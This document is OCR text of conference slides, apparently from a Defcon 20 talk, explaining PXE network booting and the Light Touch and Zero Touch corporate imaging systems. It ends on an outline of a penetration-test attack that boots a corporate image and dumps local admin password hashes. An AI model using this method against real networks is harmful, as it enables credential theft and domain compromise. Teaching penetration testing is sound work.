TRUSTEDSEC

INFORMATION SECURITY MADE SIMPLE

Defcon 20 – Owning One To Rule Them All

Dave DeSimone (@d2theave)
Manager, Information Security
Fortune 1000

Dave Kennedy (@dave_rel1k)
Founder, Principal Security Consultant
@TrustedSec

About the Speaker

- Founder, Principal Security Consultant at TrustedSec.
- Business guy, Penetration Tester, Exploit Writer.
- Creator of The Social-Engineer Toolkit (SET) and Artillery.
- Author of Metasploit: The Penetration Testers Guide.
- Back|Track Development Team – Exploit-DB Team – Social-Engineer.org and ISDPodcast.

TRUSTEDSEC
INFORMATION SECURITY MADE SIMPLE

The Concept


- Compromise as few systems as absolutely necessary without needing them all.
- Repeatable to most companies (tested on a number of pentests)
- Attack systems that normally don't get attacked.

Understanding Technology

- A few concepts we'll dive into how they work and understand them.
- We'll cover step by step how to reproduce what we did here.
- Establish a methodology for doing this in a pentest.

PXE Boot

- Most of us are familiar with PXE booting.
- Preboot Execution Environment (PXE) pronounced “pixie”
- Allows the ability to boot to an image on the network. Almost every mid/large-sized company uses PXE boots.



Reason for PXE

- Allows you to load a corporate standard image on a machine through the network.
- Usually have multiple types of images, such as Server images, Workstation images, etc.
- Ability to streamline corporate images to any user on the network.


Types of PXE Supported Imaging

- Every vendor has a network imaging solution, most popular is Microsoft.
- Light-Touch and Zero-Touch are the two most widely used imaging software solutions out there.
- There are others such Symantec, etc. that provide imaging as well.


Light Touch

- Requires user interaction in order to successfully install the base image.
- Some require a password in order to load, this is only a domain user account typically (it's all fileshare permissions to the image).
- Ability to load a full image preconfigured.


Light Touch Screenshots



Light Touch Screenshots




Light Touch Screenshots




Zero Touch

- The Zero Touch requires no human interaction at all and boots from PXE.
- This is what is most widely used in enterprises that we've seen.
- Loads an entire corporate image by booting into an environment.


Zero Touch Screenshots




Zero Touch Screenshots



Zero Touch Screenshots




Zero Touch Screenshots




Zero Touch Screenshots

Zero Touch Screenshots



Zero Touch Screenshots



First Phase of Attack

- Internal Penetration Test
- Boot into a PXE environment, loads base corporate image.
- Dump local admin hashes (automatically updated since its joined to the domain) on the machine.

